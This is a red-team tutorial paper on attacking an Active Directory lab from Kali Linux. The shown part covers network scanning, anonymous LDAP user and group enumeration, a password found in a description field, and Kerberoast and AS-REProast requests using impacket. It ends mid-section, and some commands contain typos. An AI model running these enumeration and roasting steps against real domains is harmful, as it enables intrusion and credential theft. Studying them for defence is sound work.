[OFFENSIVE OPS]:

Attacking Active Directory (AD) Environment from Kali Linux

Microsoft
Active Directory

KALI
BY OFFENSIVE SECURITY

LinkedIn: https://www.linkedin.com/in/seang-y-phuon-a3652514b

By Seang Y Phuon - CEH [P], OSCP, CRTO and CRTE

- @ THECyb0rg Lab – a vulnerability research lab
  - Founder
  - Ethical Hacker
  - Zer0-Day Hunter
- Red Team Lead @ Veilron Technologies Pte. Ltd.
- Red Team Member @ Synack
- Yogosha Strike Force @ Yogosha
- Instructor @ Sunrise Institute, @ OneSala E-Learning Platform
- Formerly Manager, Cyber Risk @ Deloitte

In collaboration with:

THE CYBORG LAB

VEILRON TECHNOLOGIES
UNVEIL VULNERABILITIES WITHIN

Introduction

Active Directory (AD) is a directory service for Windows domain networks environment created by Microsoft that contains critical information about the users, systems, or objects within the organization. This directory service has become a potential target going after by malicious threat actors during the offensive operations. Due to its criticality, the threat actor will try to find possible ways to gain foothold on one of the domain-joined systems that could be further leveraged the access to enumerate and attack the Active Directory (AD) or domain controller (DC) and eventually, laterally move from one machine to another within the compromised network.

Basically, to attack the Active Directory (AD) environment, the malicious attacker would need to obtain initial access to one of the computer systems within the network and in most of the cases it is Windows workstation. The attack of the Active Directory (AD) initiated from the compromised workstation usually be performed using PowerShell terminal and scripts which is known as Living-Off-The-Land (LOTL) approach utilizing the pre-installed or exiting tools and libraries within the workstation.

To set aside from the attacks using PowerShell within Windows system, the attack techniques outline in this research paper will be heavily relied on open-sourced tools and scripts published by security researchers around the world and to demonstrate the attacks on the Active Directory (AD) environment using Kali Linux system instead of Windows system as we usually see on most of the research materials.

Disclaimers:

The demonstration of the attacks within this paper will be conducted within a vulnerable controlled lab environment with minimal security protections enabled which is set up and configured by **THECyb0rg Lab** and in collaboration with **Veilron Technologies Pte. Ltd**.

Bypassing the security protections is not in the scope of this paper and the demonstration within this document is for educational purposes only. Such information discussed should never be used for any malicious purposes or to attack against any unauthorized systems without prior permission.

The techniques and tools used here are to raise awareness to the public to better understand how the attacks work and providing some insights to secure their target environment from the attacks against the listed tools and scripts as per shown within the materials.

Author

Seang Y PHUON (**Codename: THECyb0rg**) is the founder of **THECyb0rg Lab** and a **Red Team Lead** at **Veilron Technologies Pte. Ltd**, specialized in leading and conducting red teaming operations as well as years of professional experiences in vulnerability assessment and penetration testing (VAPT). Formerly, he was a manager with years of experience in Cyber Risk Consulting at **Deloitte (Cambodia) Co., Ltd** for various engagements for financial institutions, government sectors and other industries in Cambodia as well as Laos, Vietnam, Malaysia, and Singapore. He's currently also an instructor at **Sunrise Institute of Technology** as well as a member of **Yogosha Strike Force** and Red Team Member at **Synack**.

Certifications:

- Certified Red Team Expert (CRTE)
- Certified Red Team Operator (CRTO)
- OffSec Certified Professional (OSCP)
- Certified Ethical Hacker (CEH- Practical)
- Bachelor of Computer Science and Engineering (CSE), RUPP, Cambodia

Speaker and Panelist:

- 1st Cybersecurity Bootcamp @ Sunrise Institute of Technology
- Cybersecurity Landscape Asia 2023
- Cambodia Cybersecurity 2023
- Cybersecurity Seminar at Cambodia Academy of Digital Technology (CADT)
- Young Bruiser Podcast
- Cyber Youth Cambodia Event #16

Contact:

- LinkedIn: https://www.linkedin.com/in/seang-y-phuon-a3652514b
- Facebook Public Figure: ភួន សៀងអ៊ី - PHUON Seang Y
- Phone #: +855 10 783 795

Misc:

- https://www.facebook.com/thecyb0rglab
- https://github.com/THECyb0rgLab
- https://www.youtube.com/@thecyb0rglab471

THECyb0rg Lab – a vulnerability research lab hunting for unknown vulnerabilities (0-Day) in computer software as well as web applications. A lot of my work and research has been published on the Github Repository, Facebook Page and Youtube channel including customized penetration testing tools, presentations, research papers, technical demonstration videos and various forked projects etc.

Table of Contents

1. Reconnaissance 4

1.1 Know Your #SHELL...4

1.2 Identify Potential Targets..4

1.3 Unauthenticated Enumeration..5

2. Exploitation 8

2.1 Password Spray Attack..9

2.2 Kerberoast Attack 10

2.3 AS-REProast Attack...11

2.4 Initial Access 12

3. BloodHound and Authenticated Enumeration 14

3.1 Authenticated LDAP Enumeration..14

3.2 Unleash Your BloodHound 15

4. Credential Harvest...16

4.1 DCSync Attack...17

4.2 Malicious Responder 17

5. Lateral Movement..20

5.1 Pass-The-Hash Attack (PTH)...20

5.1 PowerShell Remoting..21

6. Havoc C2 Framework...23


1. Reconnaissance

Identifying the potential target within the environment is a critical part of the operations as the reconnaissance and network mapping process will provide insights about how big the network is or the number of the systems within the environment and then hunt for the vulnerable systems after being identified and evaluated.


1.1 Know Your #SHELL

Identify your own IP address and network subnet using native Linux commands:

```
# ifconfig; route -n
```



```
┌──(root㉿THECyb0rg)-[~]
└─# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:77:99:0d:74  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.192.128  netmask 255.255.255.0  broadcast 192.168.192.255
        inet6 fe80::20c:29ff:fef5:9a5a  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f5:9a:5a  txqueuelen 1000  (Ethernet)
        RX packets 130  bytes 19275 (18.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 135  bytes 18114 (17.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
┌──(root㉿THECyb0rg)-[~]
└─# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.192.2   0.0.0.0         UG    100    0        0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
192.168.192.0   0.0.0.0         255.255.255.0   U     100    0        0 eth0
```

1.2 Identify Potential Targets

Identify live systems along with their associated IP addresses and hostnames:


```
# nbtscan -r 192.168.1920/24
```



```
┌──(root㉿THECyb0rg)-[~]
└─# nbtscan -r 192.168.192.0/24
Doing NBT name scan for addresses from 192.168.192.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.192.1    LAPTOP-N2SR7L59  <server>  <unknown>        00:50:56:c0:00:08
192.168.192.128  <unknown>                  <unknown>
192.168.192.138  PC1              <server>  <unknown>        00:0c:29:84:a6:0d
192.168.192.142  THECYBORG-AD     <server>  <unknown>        00:0c:29:07:76:d6
192.168.192.139  PC2              <server>  <unknown>        00:0c:29:dc:bc:32
192.168.192.143  METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.192.255 Sendto failed: Permission denied
```

Identify all opened ports on the domain controller system using nmap scan:


```
# nmap -p- --min-rate=10000 -Pn 192.168.192.142 -n
```



```
┌──(root㉿THECyb0rg)-[~]
└─# nmap -p- --min-rate=10000 -Pn 192.168.192.142 -n
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-12 21:06 +07
Warning: 192.168.192.142 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.192.142
Host is up (0.00031s latency).
Not shown: 65463 closed tcp ports (reset), 44 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
```

Enumerate additional information about the domain controller and domain information using LDAP script within nmap.

```
# nmap -sV 192.168.192.142 -n -p389,636 –script ldap-search.nse -Pn
```




```
┌──(root㉿THECyb0rg)-[~]
└─# nmap -sV 192.168.192.142 -n -p389,636 --script ldap-search.nse -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-12 21:12 +07
Nmap scan report for 192.168.192.142
Host is up (0.00048s latency).

PORT    STATE SERVICE    VERSION
389/tcp open  ldap       Microsoft Windows Active Directory LDAP (Domain: thecyborg.lab0., Site: Default-First-Site-Name)
| ldap-search:
|   Context: DC=thecyborg,DC=lab
|     dn: DC=thecyborg,DC=lab
|         objectClass: top
|         objectClass: domain
|         objectClass: domainDNS
|         distinguishedName: DC=thecyborg,DC=lab
|         instanceType: 5
|         whenCreated: 2024/05/12 08:26:42 UTC
|         whenChanged: 2024/05/12 13:43:27 UTC
|         subRefs: DC=ForestDnsZones,DC=thecyborg,DC=lab
|         subRefs: DC=DomainDnsZones,DC=thecyborg,DC=lab
|         subRefs: CN=Configuration,DC=thecyborg,DC=lab
|         uSNCreated: 4099
```

1.3 Unauthenticated Enumeration

Enumeration is usually conducted after identifying the potential targets within the environment. The enumeration aims to extract information from the targets as much as possible which such gathered information could then be used for further attacks. Without authentication credentials, we obtained various useful information as shown in the following.

Enumerate domain users using windapsearch python scripts from **ropnop** Github repository:


```
# python3 windapsearch.py –dc-ip 192.168.192.142 -U –full | grep sAMAccountName
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab/windapsearch]
└─# python3 windapsearch.py --dc-ip 192.168.192.142 -U --full |grep sAMAccountName
sAMAccountName: Guest
sAMAccountName: alena.meg
sAMAccountName: lynsey.angelica
sAMAccountName: billye.selina
sAMAccountName: netti.ceil
sAMAccountName: jeannine.shelly
sAMAccountName: kerrie.ayn
sAMAccountName: candra.bea
sAMAccountName: jena.clarice
sAMAccountName: caty.lizette
sAMAccountName: aidan.charmion
sAMAccountName: lianne.shelby
```

Further enumerating on the users, observed that the password for new user has been commented within description attribute of the object which is commonly in use by most system administrators.


```
# python3 windapsearch.py –dc-ip 192.168.192.142 -U –full | grep -iE "sAMAccountName | description"
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab/windapsearch]
└─# python3 windapsearch.py --dc-ip 192.168.192.142 -U --full |grep -iE "sAMAccountName|description"
description: Built-in account for guest access to the computer/domain
sAMAccountName: Guest
sAMAccountName: alena.meg
sAMAccountName: lynsey.angelica
sAMAccountName: billye.selina
sAMAccountName: netti.ceil
sAMAccountName: jeannine.shelly
sAMAccountName: kerrie.ayn
description: New user generated password: =7RL^;N
sAMAccountName: candra.bea
```

Enumerate domain groups using the windapsearch python scripts:


```
# python3 windapsearch.py –dc-ip 192.168.192.142 -G | grep cn
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab/windapsearch]
└─# python3 windapsearch.py --dc-ip 192.168.192.142 -G |grep cn
cn: Domain Computers
cn: Cert Publishers
cn: Domain Users
cn: Domain Guests
cn: Group Policy Creator Owners
cn: RAS and IAS Servers
cn: Allowed RODC Password Replication Group
cn: Denied RODC Password Replication Group
cn: Enterprise Read-only Domain Controllers
cn: Cloneable Domain Controllers
cn: Protected Users
cn: DnsAdmins
cn: DnsUpdateProxy
cn: Office Admin
cn: Executives
cn: Senior management
cn: Project management
cn: IT Helpdesk
```

Enumerate for service account with Service Principal Name (SPN) registered that could be potentially abused for Kerberoast attack:


```
# python3 windapsearch.py –dc-ip 192.198.192.142 –user-spns
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab/windapsearch]
└─# python3 windapsearch.py --dc-ip 192.168.192.142 --user-spns
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 192.168.192.142
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=thecyborg,DC=lab
[+] Attempting bind
[+]     ...success! Binded as:
[+]      None
[+] Attempting to enumerate all User objects with SPNs
[+]     Found 1 Users with SPNs:

CN=mssql_svc,CN=Users,DC=thecyborg,DC=lab


[*] Bye!
```

Enumerate the service account (Kerberoast) using impacket library:


```
# ./GetUserSPNs.py -request thecyborg.lab
```



```
┌──(root㉿THECyb0rg)-[/usr/share/doc/python3-impacket/examples]
└─# ./GetUserSPNs.py -request thecyborg.lab/
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName                   Name       MemberOf
-------------------------------------  ---------  ---------------------------------------------
mssql_svc/mssqlserver.thecyborg.lab   mssql_svc  CN=IT Helpdesk,CN=Users,DC=thecyborg,DC=lab



[-] CCache file is not found. Skipping...
[-] invalid principal syntax
```

Enumerate the service account (AS-REProast) using impacket library:


```
# ./GetNPUsers.py -request thecyborg.lab/ -dc-ip 192.168.192.142
```




```
